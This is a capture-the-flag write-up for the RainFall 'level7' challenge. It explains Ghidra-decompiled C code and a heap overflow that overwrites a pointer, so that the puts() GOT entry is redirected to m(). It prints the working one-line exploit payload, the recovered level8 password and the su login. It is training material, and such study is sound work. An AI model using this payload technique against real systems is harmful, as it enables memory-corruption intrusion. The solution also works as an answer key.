
./level7



Decompiled file with **Ghidra**:

```
char c[80];
void m(void *param_1, int param_2, char *param_3, int param_4, int param_5)
    time_t currentTime;
    currentTime = time(NULL);
    printf("%s - %d\n", c, currentTime);
    return;
int main(int argc, char **argv)
    int *intPtr1;
    void *data;
    int *intPtr2;
    FILE *fileStream;
    intPtr1 = (int *)malloc(8);
    *intPtr1 = 1;
    data = malloc(8);
    intPtr1[1] = data;
    intPtr2 = (int *)malloc(8);
    *intPtr2 = 2;
    data = malloc(8);
    intPtr2[1] = data;
    strcpy((char *)intPtr1[1], argv[1]);
    strcpy((char *)intPtr2[1], argv[2]);
    fileStream = fopen("/home/user/level8/.pass", "r");
    fgets(c, 0x44, fileStream);
    puts("~~");
    return 0;
```

Upon examination, we discern the objective of this level.

The .pass file is opened, its contents are read, and then stored in a *global variable* named **c**. The sole method to access **c** is via the **printf** in the **m()** function, which the **main** doesn't invoke. Noticing that after the data is fetched into the **c** variable, there's only one function call, our strategy will be to replace that **puts()** with **m()** to display the file's contents on *stdout*.

We have four consecutive calls to malloc(8).

The first and third allocations create space for *integer pointers*. In both, the first integer is used as an id, while the second integer stores the address of a newly allocated memory block. These blocks are immediately allocated after by the second and fourth **malloc** calls, respectively, holding generic data. After these allocations, **strcpy()** is set to transfer our command-line arguments into these blocks.

```
strcpy((char *)intPtr1[1], argv[1]);
strcpy((char *)intPtr2[1], argv[2]);
```

The goal is clear: exploit the *overflow* from the first argument to modify the address stored in **intPtr2[1]**. This way, the next **strcpy()** will write the second argument's value to our desired address.

Now we just need the GOT entry for puts() and the address of the m() function:

Heap before and after buffer overflow:

```
level7@RainFall:~$ ./level7 $(python -c '
print "A"*20 + "\x28\x99\x04\x08 \xf4\x84\x04\x08"')

5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9
- 1697213803

level7@RainFall:~$ su level8
Password: 5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9

level8@RainFall:~$
```